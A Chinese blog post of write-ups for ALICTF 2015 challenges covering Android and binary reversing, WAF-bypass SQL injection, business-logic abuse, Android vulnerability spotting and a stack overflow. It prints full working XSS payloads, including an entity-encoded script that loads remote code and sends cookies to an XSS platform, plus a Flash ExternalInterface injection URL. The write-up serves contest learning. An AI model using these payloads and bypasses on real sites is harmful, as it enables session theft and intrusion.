ALICTF2015writeup（一）（前2排）

原创

ccstuck 于 2015-04-03 19:21:30 发布 1811 收藏
分类专栏： CTF writeup 文章标签： CTF ALICTF

cake

下载 apk，发现需要输入密码，改后缀名为 zip 解压，将 dex 丢到 dextojar 得到 classes_dex2jar.jar，再用 jd-gui 查看

M.class T.class

```
if (paramString.length() != 16)
 throw new RuntimeException();
try
{
 String str2 = getKey();
 str1 = str2;
 arrayOfInt = new int[16];
 arrayOfInt[i] = 0;
 arrayOfInt[12] = 14;
 arrayOfInt[10] = 7;
 arrayOfInt[14] = 15;
 arrayOfInt[15] = 42;
}
catch (Exception localException1)
{
 try
 {
  String str1;
  arrayOfInt[1] = 3;
  arrayOfInt[5] = 5;
  System.out.println();
  arrayOfInt[6] = 15;
  arrayOfInt[2] = 13;
  arrayOfInt[3] = 19;
  arrayOfInt[11] = 68;
  arrayOfInt[4] = 85;
  arrayOfInt[13] = 5;
  arrayOfInt[9] = 7;
  arrayOfInt[7] = 78;
  arrayOfInt[8] = 22;
  if (i < paramString.length())
   if ((0xFF & arrayOfInt[i]) != (0xFF & (paramString.charAt(i) ^ str1.charAt(i % str1.length()))))
   {
    throw new RuntimeException();
    localException1 = localException1;
    str1 = getKey();
    System.arraycopy(str1, 0, paramString, 5, 5);
   }
 }
 catch (Exception localException2)
 {
  while (true)
  {
   int[] arrayOfInt;
   arrayOfInt[5] = 37;
   arrayOfInt[1] = 85;
   continue;
   i++;
  }
 }
}
```

发现核心代码，判断条件是：

```
if ((0xff & arrayOfInt[i]) != (0xff & (paramString.charAt(i) ^ str1.charAt(i % str1.length()))))
```

其中 `str1` 由 `getKey()` 函数给出，发现 `M.class` 和 `T.class` 都有这个函数，经过 iceboy 提示，发现函数名称有个半角和全角的区别，应该来自 `T.class`

M.class T.class

```
package ctf.bobbydylan;

import android.app.Activity;

public abstract class T extends Activity
{
 public String getKey()
 {
  return "bobdylan";
 }
}
```

故 `str1` 应该是 `bobdylan`

由上面的判断式可知 `flag = str1 xor arrayOfInt`


解出后答案为 `blow,in the winD`

密码宝宝


首先用 WinHex 查看发现有 UPX 节，尝试 `upx -d` 脱壳成功但无法运行，于是带壳载入 OD，遇到一个 `int 3` 跳过，然后顺利运行起来。

由于程序需要从文本框获取字符串并进行判断，流程一般为使用 API 获取文本框内容，然后将内容使用某个算法进行处理。我们在导入表中找到了 `GetWindowTextA`，然后输入一长串字符并点击按钮，成功断下，然后执行返回用户模块。

我们对刚才 `GetWindowTextA` 的缓冲区首字节下硬件断点，发现并没有断下；对缓冲区的后部字节下硬件断点后才断下。原因是该程序的算法是从尾部开始进行字符串判断的。断下后观察当前指令附近的代码片段：



代码对 `eax` 和 `edx` 进行比较，这两个寄存器分别来自 `[edx+380]` 和 `[ecx+ebp-110]`。前者为用户输入所在缓冲区，因此“通关暗号”的内容应存在于后者中。查看内存发现其中包含明文flag。



渗透绕过WAF1

通过打开的弹窗提示，需要在`.alictf.com`的子域下面做，于是 fuzz 子域名：


得出`video.alictf.com`，打开发现没有 waf，注入点为`id`

渗透绕过WAF2

提示需要内部访问，于是 fuzz IP：

- 192.168.x.x
- 10.x.x.x
- 172.16.x.x

发现 10 开头的 IP 可以访问。通过更改 HTTP 请求方法为 PATCH 可以让防护等级为中。
更改关键字，如 `%20`改为 `%0b`等绕过检测，注入得到 flag。



前端初赛题1

反射型 XSS

经过简单测试发现该题会过滤等号、引号、括号，无法直接将 `<script src=xxx></script>` 插入原网页。于是使用 `<svg><script></script></svg>` 的方案，利用 `<svg>` 内可以解析 `HTML` 实体特性传入编码后的 `<script>` 到原网页执行脚本。

对代码中的引号等号括号进行编码

```
<code data-origin=""
```

```
var e &amp;#61; document&amp;#46;createElement&amp;#40;&amp;#34;script&amp;#34;&amp;#41;&amp;#59;e&amp;#4
```

```
<code data-origin=""
```

最后 url_encode：

```
<code data-origin=""
```

```
http://089d9b2b0de6a319.alictf.com/xss.php?name=%3Csvg%3E%3Cscript%3Evar%20e%20%26%2361%3B%20document%26%
```

```
<code data-origin=""
```

填入 URL 递交页面，可以成功 XSS

在 `XSS` 平台上得到 `flag=aHR0cDovLzA4OWQ5YjJiMGRlNmEzMTkuYWxpY3RmLmNvbS96aGVkYW90aW11X3RlYmllbWVpeW9` 的 `Cookie`

将该 `flag` 直接填入文本框发现验证错误。`base64 decode` 后发现是一个 `URL`，访问后得到真实 `flag`

xdctf里面曾有过 ~贴上链接 http://www.leavesongs.com/PENETRATION/XDCTF-2014-Writeup.html（顺便温习下其它题吧 （～￣▽￣～））

这是来源于另一个writeup的截图 思路同~~

最终payload：

```
<svg><script>%26%23119%3B%26%23105%3B%26%23110%3B%26%23100%3B%26%23111%3B%26%23119%3B%26%234
6%3B%26%23108%3B%26%23111%3B%26%2399%3B%26%2397%3B%26%23116%3B%26%23105%3B%26%23111%3B%26%23
110%3B%26%2361%3B%26%2339%3B%26%23104%3B%26%23116%3B%26%23116%3B%26%23112%3B%26%2358%3B%26%2
347%3B%26%2347%3B%26%23103%3B%26%23111%3B%26%23117%3B%26%2346%3B%26%23103%3B%26%23103%3B%26%
2347%3B%26%2339%3B%26%2343%3B%26%23100%3B%26%23111%3B%26%2399%3B%26%23117%3B%26%23109%3B%26%
23101%3B%26%23110%3B%26%23116%3B%26%2346%3B%26%2399%3B%26%23111%3B%26%23111%3B%26%23107%3B%2
6%23105%3B%26%23101%3B</script></svg>
```

前端初赛题2

该题是一个 flash，反编译后得到代码（已重命名变量）如下：

```
package
{
    import flash.display.*;
    import flash.external.*;

    public class swf extends Sprite
    {

        public function swf()
        {
            var myParameter:* = undefined;
            var parameters:* = root.loaderInfo.parameters;
            var search:* = root.loaderInfo.url.indexOf("?");
            if (search !== -1)
            {
                myParameter = this.parseStr(root.loaderInfo.url.substr((search + 1)));
                for (var key in parameters)
                {
                    if (myParameter.hasOwnProperty(this.trim(key)))
                    {
                        delete parameters[key];
                    }
                }
            }
            ExternalInterface.call("console.debug", parameters.debug);
            return;
        }// end function

        public function parseStr(search:String) : Object
        {
            var res:* = {};
            search = unescape(search).replace(/\+/g, " ");
            var parameters:* = search.split("&");
            if (parameters.length == 0)
            {
                return {};
            }
            for (var i = 0; i < parameters.length; ++i) {
                var pair = parameters[i].split("=");
                if (pair.length > 0)
                {
                    res[this.trim(pair[0])] = this.trim(pair[1]);
                }
            }
            return res;
        }// end function

        public function trim(param1:String) : String
        {
            if (!param1)
            {
                return param1;
            }
            return param1.toString().replace(/^\s*/, "").replace(/\s*$/, "");
        }// end function

    }
}
```

粗略阅读代码，发现 ExternalInterface.call("console.debug", parameters.debug); 一行似乎很可疑，调用 console.debug 输出内容。

Google 上以 ExternalInterface XSS 为关键字搜索，获得乌云知识库文章 http://drops.wooyun.org/tips/2924 。文章中介绍了对 ExternalInterface 两个参数进行 XSS 的方法，本例中是需要对第二个参数进行 XSS，于是触发什么的问题解决了，接下来就是如何触发。

阅读代码可知，该代码尝试自行解析 URI search 部分（parseStr() 函数），并将其与 AS 自己的 parse QueryString 生成的 Object 进行比较，删除自己解析出来的键值。最后以 AS 解析出来的 debug 值传入 console.debug 执行。


即触发条件是：parseStr() 函数解析 querystring 出来的 Object 里没有 debug 键，而 AS 自己的 parse QueryString 出来的 Object 有 debug 键。

于是仔细分析代码检查 parseStr() 函数。与 Node.js QueryString.parse() 代码实现（由于没有 ActionScript 的源码，故以 Node.js 的标准实现作参考）对比后发现，Node.js 中是先按照 & 符号进行切割、再按照 = 号分割，最后分割出来的两段分别 decodeURI()；而该代码中的实现是先 decodeURI()，再按照 &、= 分割。这种处理方式上的不同应当可以满足触发条件。然而经过反复思考测试，均无法构造出触发条件。

于是换思路，尝试构造畸形的 URL。下载 Flash，修改代码使得它可以运行输出 AS parse queryString 和 parseStr() 的结果，在本地运行，方便进行对比。

反复测试各种姿势和各种编码，发现 AS 处理 %0 的姿势很特别：


http://localhost/xss/swf.swf?&%0?debug=x



（注：由于是尝试性测试得出的，所以 payload 并不是最精简的）

于是赶紧根据乌云那篇文章给出的实例将 XSS 略微包装一下：

```
http://8dd25e24b4f65229.alictf.com/swf.swf?&%0?debug=\%22),al)}catch(e){var%20e%20=%20document.createElemen
```



成功 XSS 得到 flag

简单业务逻辑

进入页面看到题面 FLAG worth $1000 和 Shop，应为需要购买一个价格为 $1000 的商品，而点击 Shop 提示 Only Admin，说明我们需要提升权限。

在注册页面使用 Admin 作为用户名进行注册，提示 Username Has benn used!。折腾了一会儿后发现在用户名 Admin 后加入一个空格可以注册并登录成功。

进入 Shop 发现余额只有 $1，而需要购买 $1000 的商品。使用 HTTP 调试器拦截一次购买请求，看到 num=1&id=6，猜测 num 应该为购买的数量，改成 num=-1&id=6 并重放后发现余额变成了 $1001。再次购买 $1000 商品后得到 flag。

vulnerability

下载apk后打开发现只有一个页面，上面只有一个 ALICTF 的 TextView。用 dextojar 和 jd-gui 反编译后查看代码，发现还有一个 WebActivity 没有加载，并且 webview 加载的 url 被加密了。

```
 * Failed to analyse overrides
 */
public class WebActivity
extends Activity {
    private WebView mWebView;

    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        this.setContentView(2130903066);
        this.mWebView = (WebView)this.findViewById(2131034173);
        this.mWebView.getSettings().setJavaScriptEnabled(true);
        String string = new String(CalcUtils.decode("aHR0cDovL21vbnN0ZXIuYWxpY3RmLmNvbS9zdWJqZWN0L3dpcmVsZXNzL2Fs aWN0Zi5odG1s"));
        this.mWebView.loadUrl(string);
    }
}
```

用 apk 内置的 CalcUtils.decode 解密得出 URL 为：http://monster.alictf.com/subject/wireless/alictf.html

打开发现所需找出漏洞的 6 段函数，阅读函数，加上各种 Google，找到了以下 3 个网址为我们提供了代码漏洞依据：

- Content Provider文件目录遍历漏洞浅析 http://jaq.alibaba.com/blog.htm?id=61
- 阿里聚安全Webview安全攻防 http://m.chinabyte.com/sec/201/13165701_m.shtml
- Broadcast组件权限绕过漏洞 http://retme.net/index.php/2014/11/14/broadAnywhere-bug-17356824.html

因此判断出漏洞在

1. Function 2 的 getActivity

```
function 2:
public int onStartCommand(Intent arg6, int flags, int startId) {
        int v0 = 0;
        if(arg6 != null) {
            try {
                Notification v0_2 = new Notification();
                //漏洞
                PendingIntent v1 = PendingIntent.getActivity(((Context)this), 0, new Intent(), 0);
                if(Build.VERSION.SDK_INT < 18) {
                    v0_2.setLatestEventInfo(((Context)this), null, null, v1);
                }
                else {
                    String v2 = arg6.getStringExtra("title");
                    String v3 = arg6.getStringExtra("body");
                    v0_2.icon = 2130838426;
                    v0_2.setLatestEventInfo(((Context)this), ((CharSequence)v2), ((CharSequence)v3),
                            v1);
                    v0_2.flags = 64;
                }
```

2. Function 4 的 openFile

```
public boolean onCreate() {
    return 1;
}

public ParcelFileDescriptor openFile(Uri arg4, String arg5) {
    if(!"r".equals(arg5)) {
        throw new FileNotFoundException("Bad mode for " + arg4 + ": " + arg5);
    }

    //存在漏洞
    //没有过滤"../"可以对任意文件进行访问
    return ParcelFileDescriptor.open(new File(arg4.toString().substring(FileContentProvider.b)),
            268435456);
}

public Cursor query(Uri arg2, String[] arg3, String arg4, String[] arg5, String arg6) {
    throw new UnsupportedOperationException();
}

public int update(Uri arg2, ContentValues arg3, String arg4, String[] arg5) {
    throw new UnsupportedOperationException();
}
```

3. Function 5 的 loadDataWithBaseURL


```
function 5:
//the component is exported
protected void onCreate(Bundle savedInstanceState) {
                super.onCreate(savedInstanceState);
        this.url = this.getIntent().getStringExtra("loadUrl");
       this.data = this.getIntent().getStringExtra("loadData");
        setContentView(R.layout.webactivity);
        mWebView = (WebView) findViewById(R.id.webview);
        if(Build$VERSION.SDK_INT > 10 && Build$VERSION.SDK_INT < 17) {
           String v1 = "searchBoxJavaBridge_";
            String v2 = "accessibility";
            String v3 = "accessibilityTraversal";

            mWebView.class.getMethod("removeJavascriptInterface", String.class).invoke(mWebView, v1);
            mWebView.class.getMethod("removeJavascriptInterface", String.class).invoke(mWebView, v2);
            mWebView.class.getMethod("removeJavascriptInterface", String.class).invoke(mWebView, v3);
        }
        WebSettings webSettings = mWebView.getSettings();
        webSettings.setJavaScriptEnabled(true);
        //存在漏洞
        //未对data做检查
        mWebView.loadDataWithBaseURL(this,url, this.data, "text/html", "utf-8", null);
    }
```

故答案为：`getActivity;openFile;loadDataWithBaseURL`

谁偷了你的站内短信

下载附件得到一个 `x86 ELF`，使用 `IDA 6.6` 载入并 `Ctrl+F5` 然后使用记事本查看。



瞬间看到 checkUser、checkUserPass、createUser、showInbox 和 showOutbox 处均有SQL注入漏洞并尝试注入：使用 'or''=' 作为用户名进行登录，并列出用户列表、Inbox和 Outbox。由于内存中的用户名为'or''='，列出的是所有用户的 Inbox 和 Outbox，发现为空，十分沮丧，不知道flag在哪。继续扫视代码，瞬间发现 sendMail 处有缓冲区溢出漏洞，然后还是不知道该干嘛，准备先做其他题，等闲下来写一个 shellcode 拿 shell。

一天后，机智的 wish 同学帮我看代码，瞬间看到了 print_flag 函数，于是开始利用 sendMail 处的缓冲区溢出漏洞执行这个函数。

首先试探缓冲区的大小：二分定位能使程序不崩溃的最大字符串长度。由于栈布局为local_var | prev_ebp | ret_addr，因此在此字符串后加上四个任意字节，再加上 print_flag 的地址 8048BBD 提交，即可在 sendMail 返回时调用 print_flag 得到 flag。